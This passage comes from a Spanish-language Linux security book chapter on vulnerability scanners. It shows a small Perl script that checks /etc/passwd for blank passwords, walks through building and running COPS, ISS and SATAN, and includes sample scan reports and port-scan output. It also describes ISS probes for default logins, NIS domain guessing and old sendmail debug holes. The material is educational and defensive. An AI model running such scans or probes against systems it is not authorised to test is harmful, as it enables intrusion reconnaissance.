Los sniffers representan un importante riesgo para la seguridad, sobre todo porque no se detectan fácilmente. Es tremendamente beneficioso saber utilizar los *sniffers* y cómo pueden emplearlos otros contra usted. Para finalizar, las mejores defensas contra el *sniffing* son una topología segura y un cifrado eficaz.

CAPÍTULO 8

Scanners

En este capítulo

¿Qué es un scanner?
Fundamentos y evolución de los scanners.
Cómo encajan los scanners en su régimen de seguridad.
Distintas herramientas de rastreo.
Recursos interesantes.
Resumen.

En este capítulo se explican los *scanners*, los beneficios que proporcionan y los riesgos que comportan.

¿Qué es un *scanner*?

Un *scanner* es una herramienta de seguridad que detecta los puntos vulnerables del sistema. Éste es un ejemplo rudimentario:

```
#!/usr/bin/perl
$count==0;

    open(MAIL, "|/usr/lib/sendmail mikal") || die "Cannot open mail\n";
    print MAIL "To: Administration\n";
    print MAIL "Subject: Password Report\n";
    print MAIL "Reply-To: Password-scanner\n";
    open(PASSWORDS, "cat /etc/passwd|");
    while(<PASSWORDS>) {
      $linenumber=$.;
       @fields=split(/:/, $_);
        if($fields[1] eq "") {
             $count++;
             print MAIL "\n***WARNING***\n";
             print MAIL "Line $linenumber has a blank password.\n";
             print MAIL "Here's the record: @fields\n";
             }
         }
    close(PASSWORDS);
        if($count < 1)  {
            print MAIL "I found no blank password fields\n";
            }
    print MAIL ".\n";
     close(MAIL);
```

Este programa rastrea /etc/passwd en busca de campos de contraseña vacíos. Cada vez que encuentra un campo vacío, avisa al usuario a través de correo electrónico. Aunque sea rudimentario, muestra de forma concisa el concepto de scanner: detectar automáticamente posibles puntos débiles en la seguridad.

Los distintos *scanners* rastrean en busca de distintos puntos débiles, pero todos ellos se encuadran en una de estas dos categorías:

- *Scanners* de sistema.
- *Scanners* de red.

Vamos a explicar la teoría que apoya a cada uno de ellos.

Anatomía de un *scanner* de sistema

Los *scanners* de sistema rastrean *hosts* locales en busca de los puntos vulnerables obvios (y no tan obvios) de la seguridad que aparecen a causa de descuidos y negligencias, y los problemas de configuración que olvidan incluso los usuarios experimentados. Éstos son algunos ejemplos:

- Permisos laxos o erróneos para los archivos.
- Cuentas predeterminadas.
- Entradas de UID erróneas o duplicadas.

Para conocer mejor cómo funcionan los *scanners* de sistema, pruebe el siguiente ejemplo utilizando *Computer Oracle and Password System* (COPS).

COPS: *Computer Oracle and Password System*

Aplicación: COPS de Dan Farmer (véase también SATAN).

Necesita: C, Perl (versión 3.44+) y cracklib.

Archivos de configuración: is_able.lst (para especificar los archivos y directorios cuya capacidad de escritura se va a comprobar) y crc_lst (para especificar los archivos y directorios en los que se desean mantener valores de CRC).

Ubicación: http://metalab.unc.edu/pub/Linux/system/security/cops_104_linux.tgz.

Historial de seguridad: COPS no tiene un historial de seguridad importante.

Notas: COPS es una herramienta antigua que sigue siendo muy útil.

COPS analiza el sistema en busca de problemas habituales de configuración, puntos débiles y signos de advertencia que aún persisten (o pueden surgir) en los sistemas UNIX, entre los que se incluyen:

- Permisos erróneos o no validos para archivos, directorios y dispositivos.
- Contraseñas vulnerables.
- Seguridad mal aplicada en archivos de contraseñas y de grupos.
- Impropiedad de los bits de SUID/SGID en archivos.
- Modificaciones sospechosas en las sumas de verificación de archivos.

COPS también compara las fechas de los archivos con las fechas de las recomendaciones de seguridad de CERT (esta comparación es muy útil, ya que COPS puede identificar los archivos que deberían haberse actualizado pero que no lo fueron).

Descomprimir, crear, instalar y ejecutar COPS

Tras descargar COPS, descomprima el archivo de la siguiente forma:

```
$ guznip cops_104_linux.tgz
```

Seguidamente, descomprima el archivo tar de COPS de la siguiente forma:

```
$ tar -xvf cops_104_linux.tar
```

COPS se descomprimirá en cops_104/. Cambie el directorio de trabajo a cops_104/ (cd cops_104) y ejecute el *script* reconfig, para lo que debe escribir:

```
$ ./reconfig
```

Y, para finalizar, ejecute make:

```
$ make
```

NOTA

make no debe de plantear ningún problema. Sin embargo, es necesario tener cracklib instalado. Si no lo tiene, COPS morirá durante la compilación y saldrá emitiendo un error en src/pass.c (cracklib se encuentra en el CD-ROM de Linux).

Ya está listo para probar el programa. La forma más rápida de hacerlo es introducir este comando:

```
$ ./cops -v -s . -b cops.err
```

(Tenga en cuenta que el punto es necesario.)

Lo que ocurra a continuación depende de la configuración del *host*. El análisis podría tardar unos segundos o varios minutos. Cuando COPS finalice su análisis, escribirá los resultados en un archivo con fecha en un directorio llamado como el nombre del *host*. Por ejemplo, en el siguiente rastreo de ejemplo, COPS escribió los resultados en GNSS/1999_May_24 and linux2/1999_May_24.

Éstos son los resultados de un rastreo de COPS en el SGI que ejecuta IRIX 6.2 (un antiguo sistema operativo en el que probablemente haya varios agujeros):

```
ATTENTION:
Security Report for Mon May 24 07:05:22 PDT 1999
from host GNSS

****root.chk****
****dev.chk****
Warning!  NFS file system  exported with no restrictions!
Warning!  NFS file system  exported with no restrictions!
Warning!  NFS file system / exported with no restrictions!
Warning!  NFS file system /home/jsf131 exported with no restrictions!
Warning!  NFS file system /CD-ROM exported with no restrictions!
Warning!  NFS file system /usr/local exported with no restrictions!
****is_able.chk****
Warning!  /.ebtpriv is _World_ writeable!
```

```
Warning!  /usr/local/bin/objects.res is _World_ writeable!
Warning!  /usr/local/bin/objectserver_reset is _World_ writeable!
Warning!  /usr/local/bin/xp4 is _World_ writeable!
****rc.chk****
Warning!  File /usr/local/ileaf6/bin/lmgrd (in
➥/etc/rc2.d/S990lm) is_ World_ writeable!
Warning!  File /usr/local/ileaf6/data/license/license.dat
➥(in /etc/rc2.d/S990lm) is _World_ writeable!
****cron.chk****
****group.chk****
****home.chk****
Warning!  User nuucp's home directory /var/spool/uucppublic is mode 0777!
Warning!  User nobody's home directory /dev/null is not
➥a directory! (mode 020666)
Warning!  User noaccess's home directory /dev/null is
➥not a directory! (mode 020666)
Warning!  User nobody's home directory /dev/null is
➥not a directory! (mode 020666)
****passwd.chk****
Warning!  Duplicate uid(s) found in /etc/passwd:
nobody
Warning!  Password file, line 2, user shutdown has uid = 0 and is not root
    shutdown:*:0:0:shutdown,,,,,,:/shutdown:/bin/csh
Warning!  Password file, line 3, user sysadm has uid = 0 and is not root
    sysadm:*:0:0:System V Administration:/usr/admin:/bin/sh
Warning!  Password file, line 4, user diag has uid = 0 and is not root
    diag:*:0:996:Hardware Diagnostics:/usr/diags:/bin/csh
Warning!  Password file, line 22, negative user id:
    nobody:*:-2:-2:original nobody uid:/dev/null:/dev/null
****user.chk****
****misc.chk****
****ftp.chk****
Warning!  /etc/ftpusers should exist!
****pass.chk****
Warning!  Password Problem: null passwd:    +    shell:
****kuang****
****bug.chk****
Warning!  /usr/lib/sendmail could have a hole/bug!  (CA-88:01)
Warning!  /bin/login could have a hole/bug!  (CA-89:01)
Warning!  /usr/etc/ftpd could have a hole/bug!  (CA-89:01)
Warning!  /usr/etc/fingerd could have a hole/bug!  (CA-89:01)
```

Observe las últimas líneas:

```
Warning!  /usr/lib/sendmail could have a hole/bug!  (CA-88:01)
Warning!  /bin/login could have a hole/bug!  (CA-89:01)
```

```
Warning!  /usr/etc/ftpd could have a hole/bug!  (CA-89:01)
Warning!  /usr/etc/fingerd could have a hole/bug!  (CA-89:01)
```

Aquí, COPS ha sugerido que varios programas tenían agujeros o errores y que deberíamos comprobar las recomendaciones de CERT correspondientes, que eran:

- CA-88:01: un agujero en la opción de depuración sendmail de diciembre de 1998. La recomendación describe varias formas de verificar que el agujero existe y de remediarlo. Puede encontrarlo en http://www.cs.uu.nl/pub/SECURITY/cert-advisories/CA-88:01.ftpd.hole.
- CA-89:01: un agujero de passwd de enero de 1989 en todos los sistemas del tipo BSD. La recomendación ofrece un parche para passwd.c en http://www.mit.edu/afs/athena/astaff/reference/cert/Advisories/CA-89:01.passwd.hole.

A continuación, vamos a ver un rastreo de COPS en linux2, en el que se ejecuta una instalación reciente de Caldera OpenLinux 1.3:

```
ATTENTION:
Security Report for Mon May 24 04:41:40 PDT 1999
from host linux2.samshacker.net

****root.chk****
****dev.chk****
Warning!  /dev/fd0 is _World_ writeable!
Warning!  /proc is _World_ readable!
Warning!  /dev/fd0 is _World_ readable!
****is_able.chk****
Warning!  /usr/spool/uucp is _World_ writeable!
Warning!  /etc/security is _World_ readable!
Warning!  /etc/securetty is _World_ readable!
****rc.chk****
****cron.chk****
****group.chk****
****home.chk****
Warning!  User uucp's home directory /var/spool/uucp is mode 01777!
****passwd.chk****
****user.chk****
****misc.chk****
****ftp.chk****
ftp-Warning! Incorrect permissions on "ls" in /home/ftp/bin!
****pass.chk****
****kuang****
****bug.chk****
```

Claramente, había problemas de permisos. Además, en ambos casos, COPS identificó los problemas de configuración y posibles agujeros en, al menos, cuatro

programas del SGI. Éstas son funciones básicas de un *scanner* de la seguridad del sistema.

Anatomía de un *scanner* de red

Por el contrario, los *scanners* de red prueban *hosts* sobre conexiones de red, de forma similar a como lo haría un intruso. Examinan los servicios y puertos disponibles en busca de debilidades conocidas que pueden explotar los atacantes remotos.

Para conocer mejor cómo funcionan los *scanners* de red, pruebe este ejemplo utilizando una versión anterior de ISS, es decir, *Internet Security Scanner.*

ISS, *Internet Security Scanner* (versión Legacy)

Aplicación: ISS de Christopher Klaus.

Necesita: archivos de cabecera C e IP.

Archivos de configuración: ninguno.

Ubicación: http://www.atomicfrog.com/archives/exploits/crack-scan/iss.tar.gz.

Historial de seguridad: la versión 2 de ISS no tiene un historial de seguridad importante.

Notas: no confunda esta versión de ISS con las posteriores versiones comerciales que tienen licencias restrictivas.

El antiguo ISS (alrededor de 1993 en la versión 2) es importante, ya que fue el primero de su tipo. En la documentación original de ISS, Klaus explica su primera investigación en seguridad:

> "ISS es un proyecto que inicié cuando me empecé a interesar por la seguridad. Cuando escuché que piratas e intrusos entraron en la NASA y en universidades de todo el mundo, quise averiguar los más ocultos secretos de seguridad y cómo fueron capaces estas personas de obtener acceso a costosas máquinas que pensaba que eran seguras. Busqué en Internet información relacionada con este tema, como las recomendaciones de Phrack (http://www.phrack.com) y CERT (http://www.cert.org)... Tras haber hablado con expertos en seguridad y leer normativas de CERT, empecé a intentar buscar varios agujeros de seguridad en mi dominio. Para mi sorpresa, me di cuenta de que la seguridad de muchas de las máquinas era correcta, pero dentro del dominio aún había suficientes máquinas con agujeros tan evidentes que cualquiera que quisiera entrar en cualquier máquina podría atacar a la máquina "de confianza" más débil y, desde ella, obtener acceso al resto del dominio."

Klaus se planteó la posibilidad de crear una herramienta que pudiera detectar automáticamente (y en algunos casos, explotar) dichos agujeros evidentes a través de una conexión de red e ISS fue el resultado de sus investigaciones.

Descomprimir, crear, instalar y ejecutar ISS Legacy

Tras descargar ISS, descomprima el archivo iss_tar.gz de la siguiente forma:

```
$gunzip iss_tar.gz
```

Seguidamente, descomprima el archivo tar de ISS (iss_tar) de la siguiente forma:

```
$tar -xvf iss_tar
```

ISS se descomprimirá en iss/, donde deberían estar los siguientes archivos:

```
-rw-------    1 102      50           157 Apr  6  1995 Bugs
-rw-------    1 102      50          2028 Apr  6  1995 Changes
-rw-r--r--    1 root     sys         1220 May 23 23:30 ISS.log
-rw-------    1 102      50            64 Apr  6  1995 Makefile
-rwxr-xr-x    1 root     sys        34976 May 23 23:30 iss
-rw-------    1 102      50          9446 Apr  6  1995 iss.1
-rwxrwxr-x    1 102      50         20292 Apr  6  1995 iss.c
-rw-r--r--    1 root     sys        30880 May 23 23:30 iss.o
-rw-------    1 102      50          8971 Apr  6  1995 readme.iss
-rw-------    1 102      50         10035 Apr  6  1995 telnet.h
-rw-------    1 102      50           676 Apr  6  1995 todo
```

Cambie el directorio de trabajo a iss/ (cd iss) y cree el paquete:

```
$ make
```

Ya está listo para probar ISS. Para obtener instrucciones sobre su uso, introduzca el comando ISS sin argumentos. ISS imprimirá un resumen de uso:

```
$ iss
ISS v1.21  (Internet Security Scanner)
Usage: iss -msrdyvpqefo #1 #2
 -m Ignores checking for mail port.
 -s xx number of seconds max to wait
 -r Ignores Checking for RPC calls
 -d Ignores Checking Default Logins such as sync
 -y Try to get pw via Ypx
 -v Ignores finding Mail Aliases for decode, guest, bbs, lp
 -p Scans one Host for all open TCP ports (disables all other options)
 -q Turns off Quick Scan so it finds hosts even with no name.
 -e Only logs directories that can be mounted by everyone
 -f Ignores Checking FTP port for logging in as anonymous
 -o <file> send output to non ISS.log file, "-" is stdout
#1 is the inetnet network to start searching on
#2 is the inetnet network to end searching on
(ie. 128.128.128.1 128.128.128.25 will scan all hosts from
 128.128.128.1 to 128.128.128.25).
```

```
Written By Christopher Klaus (coup@gnu.ai.mit.edu)
Send me suggestions, bugs, fixes, and ideas.    Send flames > /dev/null
```

NOTA

Para ver las páginas del manual de ISS, introduzca el siguiente comando:

```
nroff -man iss.1| more
```

Para este ejemplo, hemos compilado ISS en GNSS (IRIX) y hemos ejecutado un rastreo genérico de puertos contra 172.16.0.2 (Linux) de la siguiente forma:

```
$ iss -p 172.16.0.2
```

Ésta es la salida:

```
-->    Inet Sec Scanner Log By Christopher Klaus (C) 1993    <--
           Email: cklaus@hotsun.nersc.gov coup@gnu.ai.mit.edu
       ================================================================
Host 172.16.0.2, Port 7  ("echo" service) opened.
Host 172.16.0.2, Port 9  ("discard" service) opened.
Host 172.16.0.2, Port 13  ("daytime" service) opened.
Host 172.16.0.2, Port 19  ("chargen" service) opened.
Host 172.16.0.2, Port 21  ("ftp" service) opened.
Host 172.16.0.2, Port 23  ("telnet" service) opened.
Host 172.16.0.2, Port 25  ("smtp" service) opened.
Host 172.16.0.2, Port 70 opened.
Host 172.16.0.2, Port 79  ("finger" service) opened.
Host 172.16.0.2, Port 80  ("http" service) opened.
Host 172.16.0.2, Port 109  ("pop-2" service) opened.
Host 172.16.0.2, Port 110  ("pop-3" service) opened.
Host 172.16.0.2, Port 111  ("sunrpc" service) opened.
Host 172.16.0.2, Port 113  ("auth" service) opened.
Host 172.16.0.2, Port 143  ("imap2" service) opened.
Host 172.16.0.2, Port 512  ("exec" service) opened.
Host 172.16.0.2, Port 513  ("login" service) opened.
Host 172.16.0.2, Port 514  ("shell" service) opened.
Host 172.16.0.2, Port 540  ("uucp" service) opened.
Host 172.16.0.2, Port 624 opened.
```

ISS identificó los servicios disponibles en varios puertos, que oscilaban entre el 7 y el 624. Mientras tanto, en el lado de la víctima, Linux registró una parte de su actividad (conexiones de red a ISS) en /var/log/messages:

```
MMay 23 16:53:16 linux2 syslog: error: cannot execute
➥/usr/sbin/gn: No such file or directory
May 23 16:53:16 linux2 telnetd[683]: ttloop:  peer died: Success
```

```
May 23 16:53:16 linux2 syslog: error: cannot execute /usr/sbin/ipop3d: No
➥such file or directory
May 23 16:53:16 linux2 syslog: error: cannot execute /usr/sbin/ipop2d: No
➥such file or directory
May 23 16:53:16 linux2 syslog: error: cannot execute /usr/sbin/imapd: No
➥such file or directory
May 23 16:53:17 linux2 ftpd[682]: FTP session closed
May 23 16:53:17 linux2 in.rexecd[691]: connect from gnss
May 23 16:53:17 linux2 syslog: error: cannot execute /usr/sbin/uucico: No
➥such file or directory
```

Aquí se puede apreciar que ISS realizó varias conexiones y llevó a cabo pruebas de diagnóstico, pero para entender hasta el más mínimo detalle del proceso hay que estudiarlo más en profundidad.

En la fuente, Klaus describe el propósito de cada una de las funciones. Éstos son algunos ejemplos:

- do_log(s): aquí, ISS graba la sesión de telnet entre el *host* que rastrea y el objetivo, e intenta iniciar la sesión con el sync del nombre de usuario. Ello se debe a que sync es un inicio de sesión predeterminado en SunOS de Legacy y en otros sistemas de UNIX. sync no le dejará entrar a través de telnet, pero a menudo, los servidores que admiten al usuario sync permitirán conexiones a FTP con ese nombre. Desde ahí, cualquier atacante podría robar archivos de contraseñas.
- domainguess(): aquí, ISS intenta adivinar el nombre del dominio NIS del objetivo. Éste es un ataque sobre el sistema de páginas amarillas (yp). ypserv proporcionará mapas de la red a todos aquellos que puedan adivinar el nombre del dominio NIS. Con esta información, los intrusos pueden introducirse en su sistema. Para obtener una información más exhaustiva de la forma en que se llevan a cabo estos ataques, consulte "Improving the Security of Your Site by Breaking Into It", de Dan Farmer y Wietse Venema. Puede encontrarlo en http://www.securit.net/breakin.html.
- checksmtp(): aquí, ISS emplea sendmail (puerto 25) e intenta varias opciones. En un momento, envía las cadenas debug y wiz intentando explotar antiguos puntos vulnerables de sendmail (el agujero de debug condujo al incidente del gusano de Internet. Anteriormente ya explicamos que COPS detecta este problema en el sistema IRX). Para obtener más información sobre estos agujeros, visite la página web http://www.nai.com/products/security/ballista/interface/modules/modules5000.html.
- checkftp(): aquí, ISS comprueba que FTP puede crear o eliminar directorios (los directorios anónimos de FTP en los que se puede escribir no se suelen crear. Para obtener más información, véase el Capítulo 11, "Seguridad en FTP").

De esta forma, ISS identifica los servicios que se están ejecutando y prueba sus puntos vulnerables existentes que pueden explotarse de forma remota. Éstas son funciones básicas de un *scanner* de la seguridad de red.

A continuación, vamos a ver el proceso de los *scanners* de una forma más genérica, lo que le ayudará a conocer mejor el desarrollo de los *scanners* a lo largo de los años y cómo se construyen para poder utilizarlos de forma eficaz y, quizá, escribir los suyos propios.

Fundamentos y evolución de los *scanners*

Aunque desde un punto de vista técnico los *scanners* de sistema y de red difieren, también comparten algunas características comunes. De éstas, la más importante es su proceso lógico. La mayoría siguen este patrón:

- Cargan un conjunto de reglas o una serie de ataques.
- Prueban el objetivo con estos parámetros.
- Informan de los resultados.

Por ejemplo, muchos de los *scanners* de sistema siguen un patrón de flujo similar al que muestra la Figura 8.1.




FIGURA 8.1
Un proceso típico de los *scanners* de sistema.

De igual forma, muchos de los *scanners* de red siguen un patrón de flujo similar al que muestra la Figura 8.2.

Las reglas o los *exploits* pueden ser de cualquier tipo. Algunos ejemplos que ya hemos explicado (con COPS e ISS) incluyen pruebas de permisos válidos, la estructura de los archivos de contraseñas, programas que se sabe que tienen varios errores, servicios abiertos, conexiones predeterminadas, etc.

Sin embargo, COPS y ISS simplemente han marcado el comienzo de una nueva era en estimaciones de seguridad. Actualmente, muchos *scanners* son más complejos, más flexibles y, en determinados casos, más extensibles. A medida que surgen nuevos *exploits*, algunos desarrolladores de *scanners* los incorporan a sus herramientas. Este proceso ha creado *scanners* que prueban cientos de puntos vulnerables en la seguridad.




FIGURA 8.2
Un proceso típico de los *scanners* de red.

En estos últimos años, los patrones de desarrollo de *scanners* han seguido las tendencias de uso y del mercado. Mientras que los primeros *scanners* trataban a los *host* UNIX casi de forma exclusiva, los actuales pueden evaluar entornos heterogéneos. Es habitual encontrar herramientas (como Nessus, que se explica más adelante) que evalúan *hosts* de Windows 95, Windows NT y UNIX en una sola pasada (algunas de ellos incluyen también Novell Netware en su sistema de evaluación).

Para finalizar, dado que los puntos vulnerables del sistema y de la red no son los mismos, y que a cada usuario le preocupa un aspecto distinto de la seguridad, existen muchos tipos diferentes de *scanners*. Algunos de ellos están especializados y prueban solamente determinados servicios, mientras que otros prueban servicios conocidos pero añaden funciones de generación de informes. Por ejemplo, un *scanner* puede encontrar servicios abiertos, mientras que otro puede encontrar los UID que poseen estos procesos.

Esta transición de *scanners* simples a herramientas avanzadas de evaluación de *hosts* puede seguirse hasta una fecha específica: el 5 de abril de 1995, el día en que SATAN salió en Internet. Vamos a ver sucintamente qué es SATAN.

SATAN (Herramienta de seguridad de administradores para analizar redes)

Aplicación: SATAN de Dan Farmer (abril de 1995).

Necesita: archivos de cabecera C e IP, archivos que incluyan netinfo compatible con BSD 4.4 y el parche tcp_scan.c diff para Linux (véase más abajo).

Archivos de configuración: config/satan.cf, paths.pl.

Ubicación: http://www.fish.com/satan/.

Historial de seguridad: SATAN tuvo dos incidentes de seguridad importantes: uno en 1995 y otro en 1998. En 1995, un alumno de la Temple University introdujo troyanos en los archivo binarios precompilados de SATAN 1.0 (modificó fping.c para colocar un *backbone* en el sistema de *hosts*). En 1998, Marc Heuse encontró una condición *race* en bin/rex.satan. En esta página web encontrará información sobre la actualización de dicho agujero: http://geek-girl.com/bugtraq/1998_2/0608.html.

Notas: aunque actualmente SATAN ya es historia y lo presentamos aquí para mostrar la evolución de los *scanners*, sigue siendo una herramienta interesante y útil para el aprendizaje.

SATAN marcó un punto crucial en el desarrollo de los *scanners*. Alrededor de 1995, los distintos *scanners* disponibles en las redes seguían realizando tareas relativamente sencillas. Los encargados de la seguridad querían más, lo que consiguieron con SATAN. SATAN fue el primer *scanner* interactivo que integraba varias sondas de sistema.

Su salida al mercado resultó favorecida por una gran publicidad en prensa, lo que nos sorprendió, ya que en ese momento Internet recibía poca cobertura de los medios.

Las noticias de la inminente llegada de SATAN generó una entusiasta respuesta del público. Muchas de las organizaciones de seguridad expresaron su preocupación por el hecho de que la salida de SATAN produjera un gran número de ataques a redes, lo que condujo al *Defense Data Network* (en DISA) a emitir el siguiente comunicado:

> "SATAN es una herramienta para sondear e identificar de forma remota los puntos vulnerables de sistemas en redes IP. Todas las direcciones IP de un subdominio dado se rastrean sistemáticamente en busca de puntos vulnerables en su seguridad y si se encuentra alguno se identifica y se registra en el sistema correspondiente. Ha aparecido una gran cantidad de publicidad de SATAN en los medios nacionales y en varios foros de Internet. Está previsto que el software vea la luz el 5 de abril de 1995 a las 14:00 GMT y se podrá obtener de forma gratuita en Internet... Será de vital importancia que los administradores y el personal de seguridad de la red del Departamento de defensa se aseguren de que los puntos vulnerables de los rastreos de SATAN han sido eliminados de sus sistemas."

(De "Security Administrator Tool for Analyzing Networks, (SATAN)", Boletín de seguridad 9514 del DDN, 5 de abril de 1995. Puede encontrarlo en http://www.tao.ca/thunder/Zines/Sec/sec-9514.txt.)

Sin embargo, todo este bombo rápidamente quedó en nada. Al final, SATAN no desestabilizó la seguridad mundial de Internet, como muchos periodistas preconizaban que haría, sino que, a pesar de una respetable demostración de los ataques de *crack* realizados con SATAN, éste reforzó la seguridad de Internet al aumentar la concienciación de los usuarios.

Características básicas de SATAN

SATAN consta de varios módulos de rastreo que sondean *hosts* remotos en busca de puntos débiles en las siguientes áreas:

- FTP (*File Transfer Protocol*, Protocolo de transferencia de archivos).
- Sistemas de archivos exportados NFS.
- Contraseñas de NIS.
- Acceso a *shells* remotas (rsh).
- Acceso a Rcxd.
- Puntos vulnerables en *sendmail*.
- Puntos vulnerables en el protocolo *Trivial File Transfer Protocol* (TFTP).
- Control de acceso y de la seguridad del servidor X.

Estos módulos de rastreo (escritos en C) evalúan el objetivo e informan de los resultados a una base de datos centralizada y, desde ella, los *scripts* Perl capturan esta información y la muestran en un explorador web.

NOTA

SATAN también puede ejecutarse desde la línea de comandos (consulte la documentación de SATAN). Sin embargo, su gran número de informes no puede utilizarse desde el indicativo de una shell.

Farmer escribió SATAN para distribuciones de UNIX con solera (SunOS, Solaris, BSD e IRIX), pero no hizo ninguna provisión especial para Linux. Por consiguiente, de forma predeterminada, SATAN no funciona en Linux, pero vamos a explicar rápidamente cómo conseguir que lo haga.

Configurar SATAN para Linux

Para ejecutar SATAN en Linux se necesitan dos componentes adicionales:

- Un parche de Linux para satan-1.1.1./src/port_scan/tcp_scan.c. Puede obtenerse en http://recycle.jlab.org/~doolitt/satan/tcp_scan.diff2.
- Archivos *include* de BSD 4.4 para satan-1.1.1/include/netinet. Estos componentes pueden obtenerse en http://recycle.jlab.org:80/~doolitt/satan/BSD-4.4-includes.tar.gz.

Tras descargar estos archivos, ya está listo para empezar. En primer lugar, descomprima el archivo de SATAN en satan-1.1.1/ de la siguiente forma:

```
$ gunzip satan-1.1.1.tar.gz
$ tar -xvf satan-1.1.1.tar
```

Seguidamente, es necesario actualizar tcp_scan.c (lo que añadirá cambios importantes específicos de Linux sin los que SATAN no puede funcionar). Para hacerlo, copie tcp_scan.diff2 a satan-1.1.1/_src/port_scan e introduzca el siguiente comando:

```
$ patch src/port_scan/tcp_scan.c src/port_scan/tcp_scan.diff2
```

A continuación, hay que instalar los archivos *include* del tipo BSD en satan-1.1.1/include/netinet. Para ello, descomprima las bibliotecas:

```
$ guznip BSD-4.4-includes.tar.gz
```

y el archivo tar:

```
$ tar -xvf BSD-4.4-includes.tar
```

NOTA

Tenga en cuenta que para que los archivos *include* del tipo BSD se descompriman automáticamente en el directorio correcto, debe descomprimirlos desde satan-1.1.1/. Si no lo hacen, tendrá que crear dicho directorio (mkdir satan-1.1.1/include; mkdir satan-1.1.1/include/netinet) y copiar en él los archivos de forma manual (cp /some-directory/include/netinet/* satan-1.1.1/include/netinet).

Si no ejecuta DNS, tendrá que editar config/satan.cf y cambiar la línea 15 de:

```
$dont_use_nslookup=0;
```

a:

```
$dont_use_nslookup=1;
```

Después, abra satan-1.1.1/config/paths.pl y cambie la variable $MOSAIC para que refleje la ubicación correcta de su explorador web (si no lo hace, SATAN no podrá encontrar el explorador y saldrá al producirse un error en el inicio). Para especificar el explorador, modifique la línea 10, que de forma predeterminada es:

```
$MOSAIC="/usr/exp/bin/netscape";
```

Para finalizar, ejecute el *script* de reconfig En satan-1.1.1/: Perl:

```
$ perl reconfig
```

Ya puede crear y ejecutar SATAN.

Crear y ejecutar SATAN en Linux

Para crear el paquete de SATAN, escriba el siguiente comando:

```
$ make linux
```

Durante el proceso (que sólo debería durar alrededor de un minuto) aparecerán en la pantalla varios mensajes. Tras verificar que el proceso ha sido correcto, inicie X, abra un *xterm* e introduzca el siguiente comando en satan-1.1.1/:

```
$ satan
```

SATAN mostrará este mensaje:

```
SATAN is starting up.
```

Poco después, el explorador web aparecerá con el Panel de control de SATAN como página de inicio. Véase la Figura 8.3.

NOTA

Si ejecuta SATAN con Netscape Navigator o Communicator, es posible que compruebe que los enlaces de SATAN no llevan a ninguna parte, es decir, al hacer clic en ellos, Communicator muestra el cuadro de diálogo Save As. Para solucionar este problema, sitúe el ratón sobre la barra de menús y haga clic en Edit, Preferences, Navigator, Applications. Una vez allí, recorra la lista Helper Applications hasta que encuentre Perl. Observará que a las aplicaciones de Perl se les asigna la extensión *.PL. Suprima esta entrada, cierre el explorador y reinicie SATAN. Tras esta operación, los enlaces funcionarán correctamente.

Para rastrear su *host*, elija SATAN Target Selection. SATAN cargará la pantalla Target Selection (y probablemente rellenará el campo del objetivo con la IP o el nombre de *host* del *host* actual). Véase la Figura 8.4.




FIGURA 8.3
El Panel de control de SATAN.

